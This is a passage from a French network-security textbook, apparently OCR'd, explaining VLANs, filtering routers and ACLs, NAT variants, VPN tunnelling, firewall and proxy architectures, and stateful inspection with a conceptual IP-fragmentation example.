
Ce mécanisme a été originellement créé afin d'éviter aux administrateurs réseaux une surcharge de travail lors de la migration physique d'une machine.

En effet, en supposant qu'une entreprise dispose de deux réseaux physiques indépendants, situés dans deux bâtiments distincts et qu'un utilisateur doivent déménager tout en restant raccordé à son réseau d'origine, les administrateurs de réseaux se verront obligé de tirer un câble supplémentaire entre les deux bâtiments :



La technologie des VLANs permet d'éviter une telle opération physique par une simple re-configuration de l'équipement actif.

On définit alors sur les équipements autant de réseaux virtuels que nécessaire (deux dans notre exemple), puis on affecte, à chaque port, un ou plusieurs VLANs d'appartenance. Dans le cadre d'un tel déménagement, la machine de l'utilisateur sera alors connectée sur un port libre du commutateur du nouveau bâtiment, puis l'administrateur réseau affectera à ce port le VLAN auquel l'utilisateur appartenait avant son déplacement.



Les principes de base de l'utilisation des VLANs se résument alors aux deux points suivants :

- Sur un commutateur, ou un ensemble de commutateurs, on définit une liste de réseaux virtuels
- En l'absence d'autres mécanismes (routage par exemple**), les VLANs sont étanches entre eux** : deux machines appartenant à deux VLANs différents ne peuvent pas communiquer directement même si elles disposent de la même plage d'adresse IP.

Routage inter-VLAN

Les commutateurs de niveau 2 ne savent pas gérer les échanges entre les VLANs, car cela impose de remonter dans les couches réseaux au niveau 3 (réseau). Cependant certains constructeurs proposent aujourd'hui ou à très court terme des commutateurs intégrant des fonctions de routage, y compris pour le routage inter-VLAN.

Il est cependant possible de réaliser du routage entre les différents VLANs à l'aide d'un routeur, en utilisant par exemple **le protocole 802.1Q** pour récupérer les informations de VLAN issus des commutateurs. Notons que, dans ce cas, le routage inter-VLAN n'a de sens, du point de vue de la sécurité, que si des filtres de paquets au niveau TCP/IP sont implémentés.

Ainsi, lorsqu'un routeur réceptionne un paquet d'un VLAN 1 à destination d'un VLAN 2 :

- il vérifie que cette communication est autorisée (par consultation de ses listes à contrôle d'accès éventuelles),
- il dé-taggue le paquet (suppression du tag du VLAN 1),
- puis le re-taggue avec un numéro de VLAN approprié (tag du VLAN 2),
- et enfin, route le paquet vers sa destination.

Autres mécanismes de sécurité

D'autres mécanismes de sécurité ont été apportés aux commutateurs, ces mécanismes étant devenus natifs dans les commutateurs de dernière génération :

Désactivation d'un port inutilisé (protection contre un branchement pirate),

Reconnaissance des adresses Ethernet des équipements terminaux (permet la re-configuration automatique des ports Ethernet des commutateurs en cas de déplacement physique d'une machine),

Détection du branchement / débranchement de machine, puis inactivation du port (évite le remplacement d'une machine par une autre),

Association statique, dynamique ou semi-statique entre une adresse IP et une adresse Ethernet[11],

Enfin, certains commutateurs disposent de capacités de routages intégrées (on parle alors – abusivement - de commutateurs de niveau 3).

Les routeurs filtrants

Un routeur filtrant est un routeur auquel a été ajouté des mécanismes de filtrage de paquets réseau. La plupart des routeurs disponibles sur le marché supportent en standard un mécanisme au moins élémentaire de filtrage de paquets.

Le filtrage le plus élémentaire consiste à bloquer ou à laisser passer les paquets TCP/IP en fonction :

- Des adresses IP (source et destination).
- Des ports de service utilisés (source et destination).

A ces fonctions de base, il est possible de trouver des mécanismes additionnels qui permettent d'étendre le filtrage à tout ou partie des champs utilisés dans les paquets TCP/IP. Ainsi, le filtrage des paquets peut être mis en œuvre sur les champs d'options TCP/IP, les flags (typiquement le flag ACK qui indique le sens de connexion), et les types et les codes de protocoles (on pourra par exemple ne laisser passer que les codes ECHO_REPLY et ECHO_REQUEST du protocole ICMP en interdisant les autres codes ICMP, ce qui laisse donc la possibilité de "pinger" des machines).

Les avancées technologiques dans le domaine du filtrage rendent cependant de plus en plus difficile de définir précisément la frontière entre un Firewall et un routeur filtrant. En effet, les routeurs les plus évolués sont capables de réaliser :

- Des filtrages de type « stateful inspection », dans lequel c'est l'ensemble du contexte d'état de connexion qui sert à déterminer s'il faut ou non bloquer les paquets. En effet, jusqu'à peu les filtres n'étaient appliqués qu'unitairement (c'est à dire paquet par paquet, en considérant qu'un paquet était totalement indépendant des autres). L'arrivée de cette technologie permet de filtrer plus efficacement le flux réseau, en prenant par exemple en compte les mécanismes de fragmentation de paquets.
- Des filtrages au niveau du protocole lui-même, dans lequel ce sont les protocoles de niveau applicatif qui peuvent être examinés.

Ces dernières technologies apportent une nette amélioration dans l'efficacité du contrôle de flux réseau. Ce sont elles qui permettent désormais de filtrer efficacement des protocoles qui jusqu'à maintenant étaient difficiles à appréhender (le cas du protocole H323, qui utilise des ports négociés, reste assez emblématique de ce type de problème).

[11] Dans le cas d'une association statique, on fige dans la table ARP les couples @IP-@Mac. Pour une association semi-dynamique, la table est remplie au fur et à mesure de la découverte de nouveaux éléments, comme dans les associations dynamiques, mais chaque entrée ne peut alors plus être modifiée par la suite que par l'administrateur réseau.

Outre les mécanismes de filtrage, les routeurs peuvent également se voir dotés de mécanismes de sécurité permettant l'utilisation d'un réseau public non sûr comme lien de transit, tout en assurant la confidentialité, l'intégrité des informations et l'authentification de l'émetteur. Souvent proposés en options ou sur des matériels spécifiques, ces fonctions, souvent lourdes en termes de ressources matérielles, mettent en œuvre des mécanismes de sécurité issus des travaux de l'IETF sur la sécurité du protocole IP (IPSec). Ces mécanismes permettent pour l'essentiel le chiffrement et / ou la signature des données transitant sur le réseau.

Les routeurs IP offrent en standard de nombreux mécanismes de sécurité. Non content d'assurer un acheminement correct des paquets vers leurs destinataires, et de la manière la plus performante possible, les routeurs IP permettent également d'assurer un contrôle sur les flux transitant par eux.

Mécanismes complémentaires

« Ayez confiance en Allah, mais attachez votre chameau »

Proverbe Arabe

La Translation d'adresse (NAT)

Concepts

La translation, ou masquage, d'adresse, encore appelée NAT (*Network Address Translation*), a été initialement développée pour pallier la pénurie d'adresses IP liée au protocole IP.

Si une adresse IP peut théoriquement prendre n'importe quelle valeur entre 0.0.0.0 et 255.255.255.255, certaines adresses IP sont cependant réservées à des usages particuliers.

Ainsi, toute adresse se terminant par 255 correspond traditionnellement à une adresse de sous-réseau entier, également appelée adresse de broadcast. Il n'est également pas recommandé d'utiliser les adresses IP se terminant par un zéro, ces adresses pouvant être utilisées par certains systèmes également comme des adresses de broadcast (systèmes Unix BSD par exemple).

En outre, les adresses IP de 224.0.0.0 à 239.255.255.255 sont réservées au réseau multicast (un équivalent IP aux systèmes de diffusion multimédia) : aucune machine ne doit prendre une telle adresse, ces dernières étant alors réservées à des réseaux de diffusion multicast.

Enfin, la RFC 1918 spécifie certaines classes d'adresses comme ne devant être utilisées que pour des réseaux privés : par définition, ces classes d'adresses ne sont pas routables sur l'Internet. La RFC 1918 définit 3 classes d'adresses privées, résumées dans le tableau ci dessous :

type de classe	nb de classes	première adresse	dernière adresse
A	1	010.000.000.000	010.255.255.255
B	16	172.016.000.000	172.031.255.255
C	256	192.168.000.000	192.168.255.255

La translation d'adresse permet alors de disposer sur un réseau interne d'adresses de classes privées, tout en autorisant l'émission de requêtes à destination de l'Internet. Le mécanisme retenu consiste alors à utiliser un équipement actif spécialement configuré, qui va traduire les adresses privées en adresses officielles, et vice versa : fonctionnellement, il s'agit donc d'une simple traduction d'adresse bi-directionnelle basée sur des tables de correspondances, et selon un fonctionnement de type « Proxy » ou « relais ».


Selon le nombre d'adresses internes et privées, il existe trois types de translation d'adresse :

type de NAT	nombre d'adresses		fonctionnement	traitement des appels entrants
	externes	internes		
masquage d'adresse	p = 1	N	contexte de communication, allocation dynamique de port TCP	routage forcé par type de service
conversion dynamique d'adresse	p < N	N	contexte de communication, allocation dynamique de port TCP	routage forcé par type de service
conversion statique d'adresse	p = N	N	conversion biunivoque d'adresse	routage normal

Masquage d'adresse

Egalement connue sous le nom de Port Address Translation (ou PAT), cette technique est utilisée lorsque l'on ne dispose que d'une seule adresse officielle Internet mais que l'on souhaite permettre à N machines internes de communiquer avec l'extérieur.

Lorsque l'équipement actif réalisant la translation réceptionne un paquet sortant, il établit un contexte de session et relaye le paquet vers l'extérieur en se choisissant un port source qui identifiera l'émetteur. Vu de l'extérieur, les requêtes semblent toutes provenir d'une seule et même machine (généralement le routeur d'interconnexion).



Le seul inconvénient de cette technique réside dans le fait qu'il est ici impossible d'avoir un serveur interne accessible depuis l'extérieur : cette technique ne fonctionne donc que si toutes les machines, coté réseau interne, sont des clients.

Conversion dynamique d'adresse

Cette méthode est utilisée lorsque l'on dispose de N adresses officielles mais que le nombre de machines coté interne est supérieur à N. Dans ce cas de figure on joue alors sur le fait qu'il est très peu probable que toutes les machines internes décident de communiquer avec l'extérieur en même temps.

L'équipement actif dispose alors d'un pool d'adresses, qu'il va alors allouer dynamiquement au fil des communications aux clients. Quand un client termine sa session, l'adresse allouée est alors remise dans le pool des adresses libres.

Exemple :

- On dispose d'adresses officielles de 145.10.10.1 à 145.10.10.10 (soit 10 adresses en tout)
- Le réseau interne est composé de 200 machines ayant pour adresses 192.168.1.1 à 192.168.1.200
- La machine 192.168.1.50 émet une trame vers l'extérieur : le NAT lui alloue une adresse officielle en 145.10.10.1 (généralement la première libre)
- La machine 192.168.1.68 émet une trame vers l'extérieur : le NAT lui alloue une adresse officielle en 145.10.10.2
- La machine 192.168.1.50 termine sa requête : l'adresse 145.10.10.1 est alors libérée
- La machine 192.168.1.78 émet une trame vers l'extérieur : le NAT peut alors lui allouer n'importe quelle adresse libre (donc y compris 145.10.10.1 qui vient d'être libérée).
- Etc.

L'inconvénient majeur de cette technique réside dans le fait qu'il peut arriver un moment où il n'existe plus une seule adresse libre dans le pool d'adresses officielles : dans ce cas, le client ne pourra pas être servi. En outre, l'allocation des adresses étant purement dynamique, on ne pourra pas mettre en place un serveur coté interne puisque celui-ci n'aura pas la garantie d'obtenir toujours la même adresse.

Conversion statique d'adresse

Il s'agit du cas le plus simple : on dispose d'autant d'adresses officielles que d'adresses internes et on alloue alors statiquement les adresses officielles une à une. Il est désormais possible de mettre en place un serveur puisque ce dernier aura toujours la même adresse officielle

Mise en place d'un système de translation d'adresses

Dans la pratique, les administrateurs réseaux souhaitant mettre en œuvre un système de translation d'adresses utilisent simultanément deux de ces techniques ou les trois en même temps. Ainsi, on peut associer statiquement deux adresses officielles à deux serveurs, puis mettre en œuvre un pool d'adresses allouées dynamiquement et destinées aux clients, ce qui permet de ménager la chèvre et le chou.

Avantages et inconvénients de la translation d'adresses

En termes de SSI, la translation d'adresse permet surtout de masquer la topologie IP de son réseau interne à l'extérieur. Comme le point d'accès obligé est généralement une machine unique, on peut en profiter pour réaliser des contrôles complémentaires (filtrages sur adresses et protocoles, contrôle de contenus etc.).

Ces techniques permettent surtout d'éviter la réservation d'un trop grand nombre d'adresses officielles.

En revanche, les mécanismes de translation d'adresse souffrent de certaines limitations de conceptions. En effet, l'Internet a été construit sur le principe du *bout-en-bout* (end-to-end principle). Ce principe fondamental veut que toute l'intelligence et toutes les manipulations s'effectuent à chaque extrémité d'une communication, le réseau étant supposé dénué d'intelligence, en ce sens qu'il ne fait que relayer les communications d'un nœud à un autre jusqu'à leur destination ; les équipements intermédiaires ne sont donc pas censés modifier les paquets au cours de leur transit[12].

Le NAT viole délibérément ce principe en ré-écrivant les en-têtes des paquets IP, ce qui peut poser des problèmes dans les deux situations suivantes :

- **Les protocoles qui échangent des adresses :** certains protocoles échangent des adresses IP parmi les données échangées. L'un des cas typiques de ce type de fonctionnement est celui du protocole de transfert de fichiers *FTP*. C'est à travers de commandes sur une connexion de contrôle que le client et le serveur vont négocier sur quel port de quelle adresse IP vont être transmises les données échangées. Si un client translaté demande au serveur d'ouvrir la connexion sur une adresse privée (qui correspond dans ce cas à son adresse réelle), le serveur sera dans l'incapacité de contacter cette adresse puisqu'elle est privée. Un autre cas typique est celui du protocole *H323*, essentiellement utilisé pour la visio-conférence, et qui intègre dans ses champs protocolaires des informations sur les adresses IP et les ports TCP des machines. Dans ce cas, il est alors nécessaire de mettre en place un Proxy, ou relais, protocolaire, qui reconstruira proprement les protocoles de communication en fonction des règles de translation.

- **Le chiffrement et l'intégrité des données :** si les paquets transmis contiennent des données chiffrées, le mécanisme de translation d'adresses ne pourra aller substituer des adresses éventuellement présentes dans les données. En outre, certains protocoles intègrent un marquant d'intégrité cryptographique afin de détecter une modification des paquets en cours de transit : une modification des champs d'adresses constitue une atteinte en intégrité du paquet et sera donc détectée comme telle par les équipements terminaux, qui le rejetteront.

Le filtrage dans les routeurs d'accès

L'immense majorité des routeurs aujourd'hui disponibles dans le commerce intègre des fonctions de filtrage. Ces « filtres » sont classiquement implémentés au travers de listes à contrôle d'accès ou ACLs (Access Control Lists).

Une ACL est généralement constituée d'une table à deux entrées : la première entrée indique un critère et, la seconde, un traitement associé à ce critère.

Les critères les plus couramment retenus sont :

- L'adresse source,
- L'adresse destination,
- Le port source,
- Le port destination,
- Le type de protocole (IP, TCP, UDP, ICMP…)

[12] Dans les faits, quelques rares champs peuvent tout de même être modifiés par les équipements intermédiaires ; le champ TTL par exemple est décrémenté à chaque seconde de transit ou, plus pragmatiquement, à chaque traversée d'un routeur.

- La présence, ou l'absence, de certaines options ou flags (SYN, ACK, FIN, RST, URG…)
- L'interface Ethernet du routeur filtrant sur laquelle est reçu le paquet, et le sens (entrant ou sortant du routeur)

Lorsqu'un paquet reçu par l'équipement de filtrage correspond à l'un des critères sélectionnés, le système peut alors lui appliquer un ou plusieurs traitements particuliers :

- Acceptation,
- Refus,
- Absorption[13],
- Routage forcé,
- Création d'un événement dans les journaux systèmes
- Tunnel (voir plus loin),
- Translation d'adresse ou de port
- …

Notons que, dans la plupart des cas de figure, les ACLs sont traitées selon un mécanisme dit de « *first match* » : lorsqu'un paquet réseau est intercepté, le système de filtrage balaye les règles une à une, dans l'ordre, et, lorsqu'une règle doit être appliquée, traite le paquet en conséquence puis sort de sa boucle de traitement. Le positionnement d'ACL peut donc parfois s'avérer délicat à mettre en œuvre et reste souvent une source d'erreurs.


Le Tunnelling IP (VPN)

Le tunnelling IP, également appelé VPN (*Virtual Private Network*) est une technique permettant à deux entités (machines et/ou réseaux) de communiquer entre elles de manière sûre via un réseau public considéré comme non protégé.

La fonction VPN permet une extension du domaine de confiance de son réseau ; elle est par ailleurs souvent utilisée en entreprise pour l'interconnexion de deux agences, ou pour permettre à des clients nomades de continuer à travailler à distance sur le système d'information de son entreprise.

Les mécanismes VPN utilisent généralement un chiffrement de bout en bout pour offrir des canaux de communications sécurisés. Il est également possible de mettre en œuvre une protection contre les attaques en intégrité, en utilisant des algorithmes cryptographiques.

[13] L'absorption se distingue du refus en ce sens qu'en cas de refus, l'émetteur est généralement averti (segment RST ou paquet ICMP de type « port unreachable » par exemple). Une absorption de paquet ne donne aucun retour d'information à l'émetteur



Les solutions de VPN actuelles offrent une certaine souplesse dans leur utilisation. Il est possible de chiffrer tout ou partie du trafic, et en fonction de certains paramètres (source, destination, service utilisé…).

Le tunnelling peut également intervenir sur différentes couches protocolaires :

- Niveau 2 : PPTP, L2TP (généralement dans le cas de clients nomades se connectant à un serveur d'accès distant par modem)
- Niveau 3 : IPV6, IPSEC (pour du pur chiffrement IP sur une infrastructure de communication existante)

Il existe pour l'essentiel deux méthodes de tunnelling :

- **Chiffrement des champs de data TCP / UDP:**

  Le champ de data du paquet IP est chiffré (éventuellement signé) en sortie de réseau interne, puis le paquet est transmis pour être déchiffré lorsqu'il arrive sur le réseau de destination. Cette technique est la plus simple à mettre en œuvre, mais elle ne permet pas de se prémunir efficacement contre un rejeu des paquets, et, les en-têtes IP restant en clair, un attaquant peut alors identifier les machines en communication (mais pas les services utilisés). Cette technique peut parfois ouvrir la voie à des attaques dites « à clair connu ».

- **Encapsulation IP sur IP :**

  Le principe de cette technologie consiste à chiffrer / signer l'intégralité du paquet en sortie de réseau, puis à intégrer ce paquet chiffré dans un paquet IP dont la source est le boîtier de chiffrement source et la destination, le boîtier de chiffrement du réseau de destination.

  A réception du paquet, le boîtier de chiffrement du réseau de destination déchiffre le contenu du paquet, vérifie sa cohérence et ré-émet le paquet à la machine de destination. Un pirate interceptant les communications ne verrait alors passer qu'un seul flux réseau, entre les deux boîtiers de chiffrement, ce qui permet donc de réaliser un masquage de sa topologie de réseau interne. Il s'agit bien évidemment de la technique la plus sécuritaire, et est utilisée par exemple par les protocoles IPSEC.

Les Firewalls

« Tu veux la guerre ? Tu vas l'aware !»

Jean-Claude Vandamme ?

Définition

Une définition formelle du Firewall a été proposée par Cheswick et Bellovin dans leur ouvrage « Building Internet Firewalls » :

> *« Un Firewall est un élément ou un ensemble d'éléments placé entre deux réseaux et possédant les caractéristiques suivantes :*
> - *tous les flux (entrant et sortant) passent au travers*
> - *seuls les flux autorisés par une politique locale peuvent passer*
> - *le système lui-même est résistant aux agressions »*

Un pare-feu est généralement défini comme un élément ou un ensemble d'éléments permettant d'assurer le respect d'une politique de contrôle d'accès entre deux réseaux.

Plusieurs technologies existent pour atteindre cet objectif, et plusieurs architectures peuvent être mises en œuvre. Un pare-feu n'est cependant pas l'outil de protection universel :

- il ne pare que certaines catégories de menaces (par exemple, il ne protège pas tel quel des virus),
- il ne protège que si le flux réseau transite par lui (problème des attaques internes ou des connexions pirates),
- il ne peut s'affranchir du système d'exploitation sur lequel il repose,
- il peut contenir des portes dérobées (BackDoors) ou des failles (conception ou implémentation).

Types de Firewall

Historiquement, les pare-feux se partageaient entre deux familles :

- **les pare-feux de type routeur filtrant** (le filtrage du trafic se fait au niveau des couches réseau et transport), évoluant vers une technique dite « **stafeful inspection** » permettant de gérer dynamiquement l'état des sessions en cours,
- **les pare-feux de type mandataire**, effectuant une analyse syntaxique et sémantique au niveau applicatif pour un certain nombre de protocoles. Un certain nombre de ces derniers sont issus de la technologie TIS de Gauntlet.

La plupart des pare-feux combinent aujourd'hui ces deux approches de manière plus ou moins fine. Un pare-feu est généralement constitué des éléments suivants :

- un ordinateur (le plus souvent de type PC ou station de travail) muni d'au moins deux interfaces réseaux,
- le système d'exploitation de l'ordinateur, se partageant le plus souvent entre Unix (Solaris, UnixBSD, Linux, etc.) et Windows NT, pouvant être sécurisé (durcissement) lors de la phase d'installation du pare-feu,
- le logiciel de pare-feu lui-même.

Cependant on trouve également :

- des boîtiers de type blackbox (appliance), munis de plusieurs interfaces réseau, intégrant un système d'exploitation et un logiciel de pare-feu pré installé, le logiciel de pare-feu pouvant être spécifique au constructeur (Firebox de Watchguard) ou relever d'un éditeur tiers (module FW-1 de Checkpoint)
- des routeurs filtrants intégrant des fonctions de pare-feux propriétaires (IOS Firewall de Cisco) ou tout ou partie des fonctions d'un logiciel tiers (routeurs Nokia avec FW-1)
- des logiciels de pare-feu embarqués au niveau du poste de l'utilisateur (Norton Firewall par exemple), appelés aussi pare-feux personnels.

Filtrage couche basse

Le filtrage couche basse constitue un premier niveau de filtrage élémentaire, il s'attache à vérifier une politique de sécurité au niveau du simple paquet réseau.

Présent dans l'immense majorité des routeurs en tant que mécanisme optionnel, il est utilisé simultanément avec les mécanismes de routages de base.

La technique du filtrage couche basse présente de nombreux avantages. Souvent basé sur des composants matériels, le traitement des paquets demeure rapide et assure de bonnes performances de l'élément actif qui l'implémente. De plus le mécanisme est généralement totalement transparent pour l'utilisateur final.

En revanche, n'agissant que sur les couches basses du réseau (couches 3 et 4) le filtrage reste limité à ces seules couches : les protocoles de communication de plus haut niveau ne peuvent donc être filtrés selon leur contenu.

Filtrage applicatif

Notion de Proxy

Le principe du filtrage applicatif, ou mandataire, consiste à assurer une médiation entre deux réseaux, par l'insertion d'un équipement intermédiaire, obligatoire, et qui assure une fonction de relayage (Proxy).

Vu du serveur, c'est le relais qui interroge le serveur et non directement le client final, ce qui correspond, d'une certaine manière, à un mécanisme de translation d'adresse de niveau applicatif. Le Proxy peut être totalement transparent pour l'utilisateur (on utilise pour ce faire un mécanisme d'interception), mais le plus souvent son emploi nécessite un paramétrage particulier du client pour qu'il puisse l'utiliser.

Travaillant au niveau **applicatif**, le contenu protocolaire est interprété et peut alors être filtré plus efficacement : il devient ainsi possible d'autoriser ou d'interdire des commandes protocolaires (interdiction de la commande PUT sur FTP par exemple), d'interdire le transfert de certaines données (blocage des JavaScript dans une connexion HTTP, filtrage sur URL…) et même d'authentifier le client (le bon acheminement de la requête est alors soumis à une authentification préalable).

Ce dernier point (connaissance de l'utilisateur émettant une requête), permet alors un filtrage plus fin et plus élaboré qu'un simple filtrage de paquets.

Bien souvent, le service de Proxy est associé à un mécanisme de « *cache* » (surtout pour le protocole HTTP), permettant d'optimiser les performances réseau.

Les nombreuses options d'un tel mécanisme en font un outil particulièrement puissant et performant en termes de sécurité :

- Journalisation des événements plus fine,
- Remontées d'alertes plus évoluées,
- Gestion des quotas de flux et priorisation par utilisateur ou par type de service,
- Masquage de la topologie de son réseau interne,
- Capacité à gérer des statistiques…

La contrepartie de ce meilleur niveau de filtrage réside cependant dans la nécessité de se procurer autant de services Proxy qu'il existe de protocoles applicatifs à relayer : le mécanisme de Proxying est alors spécifique à chaque protocole. Dans le cas où l'on souhaiterait relayer un service non supporté, il devient alors nécessaire de développer son propre Proxy, ce qui peut s'avérer une contrainte lourde[14].

Les faibles performances réseau des services de relais, du fait de l'obligation de réaliser un « décorticage » protocolaire onéreux en ressources CPU, tendent cependant à abaisser la bande passante disponible.

Enfin, si l'on souhaite agir au niveau de l'utilisateur, le système devient moins transparent vis à vis de l'utilisateur final qui doit alors interagir avec le système, au moins durant la phase d'authentification initiale.

Les Proxys inverses

Jusqu'à maintenant, les concepts de Proxys ont été vus dans la perspective d'un client qui souhaite traverser un Firewall pour atteindre un serveur. Or, les serveurs internes aux entreprises sont eux-mêmes souvent protégés par un Firewall. On peut donc avoir besoin d'un Proxy permettant à des clients externes d'accéder à un serveur interne.

La principale différence réside dans le fait que, dans le premier cas, le client sait où se trouve le Proxy et est configuré pour l'utiliser, alors que, dans le second cas, le Proxy doit être totalement transparent et répondre à la place du serveur.

Généralement, on procède de la manière suivante : l'adresse du Proxy est déclarée dans le DNS coté extérieur comme étant le serveur que l'on souhaite atteindre. Les requêtes pour le serveur sont donc réceptionnées par le Proxy qui se charge alors de relayer les requêtes.

Dans la plupart des cas (serveurs HTTP et DNS par exemple), les champs protocolaires ne comportent pas toujours le nom ou l'adresse du serveur. Ainsi, et pour ces protocoles, les Proxys inverses ne peuvent relayer du trafic que pour un seul serveur interne.

Enfin, les Proxys inverses peuvent également être utilisés comme accélérateurs de trafic (Proxy accelerators) : dans ce cas, le Proxy inverse fait également office de cache, conservant une copie locale de tous les fichiers transitant par lui. S'il reçoit une requête pour un fichier qui est dans son cache et s'il sait que ce fichier est toujours valide, le Proxy peut répondre à la requête sans déranger le serveur. Ceci permet donc le partage de charge entre le Proxy et le serveur original.


[14] Il existe toutefois des services de Proxy « génériques » (S*ocks Proxy* par exemple) permettant de relayer des services non supportés, mais l'efficacité du filtrage s'en ressent fortement.

Le « Statefull Inspection » ou « filtrage à état »

La technique du Statefull Inspection, constitue un mariage de raison entre les deux techniques de filtrages précédemment décrites : elle se caractérise principalement par sa capacité à *gérer l'état dynamique* des connexions, « du fil à l'application ».

Il s'agit ici de la technologie la plus élaborée en matière de filtrage réseau, et qui permet une sécurisation particulièrement performante.

Les Firewalls « Statefull», peuvent intervenir à chaque niveau des couches réseaux et gèrent alors dynamiquement un contexte de session permettant de suivre à la trace les connexions réseau.



Cette technique est par ailleurs la seule qui permet de gérer efficacement le problème de la fragmentation

Gestion de la fragmentation

Le mécanisme de la fragmentation IP, pourtant parfaitement connu et intégré dans les spécifications du protocole IP, n'est pas sans poser de nombreux problèmes de sécurité.

Afin d'illustrer les problèmes de filtrage liés à l'utilisation de la fragmentation IP, nous imaginerons la situation suivante :

Soient :

- 1 machine interne A
- 1 machine externe B
- un Firewall

On interdit les connexions de B vers A sur le protocole HTTP (port 80) et on autorise le reste.

B envoie à A un paquet IP de très grande taille contenant un segment TCP adressant le port 80

Les routeurs intermédiaires vont filtrer le premier segment car l'en-tête TCP du fragment 1 contient l'adressage du port 80…

...mais les autres fragments vont passer car ils ne contiennent pas d'en-tête TCP !

Dans le cas où l'équipement de réseau intermédiaire aurait été un Firewall « Statefull », ce dernier aurait filtré le premier segment, mais également les suivants puisqu'il aurait eu la possibilité de repérer que ces segments additionnels constituaient la suite du premier segment. En outre, si le premier fragment n'était pas arrivé en premier, le Firewall aurait attendu l'arrivée de l'ensemble des fragments avant de traiter la connexion, ce qu'aurait été incapable de faire un simple routeur filtrant puisque travaillant seulement au niveau des paquets.

Les limites du filtrage réseau

« L'homme sage doit connaître ses limites. Moi c'est simple, j'arrête de boire dès que je ne peux plus lire l'étiquette.»

Jean-Jacques Peroni

Généralités

Comme dit précédemment, un Firewall n'est pas l'outil de protection absolu. Leur fonction principale de filtrage réseau peut se définir comme l'inspection, au regard de critères variés, des flux de communication dans le but de juger de leur adéquation à une politique de sécurité définie.

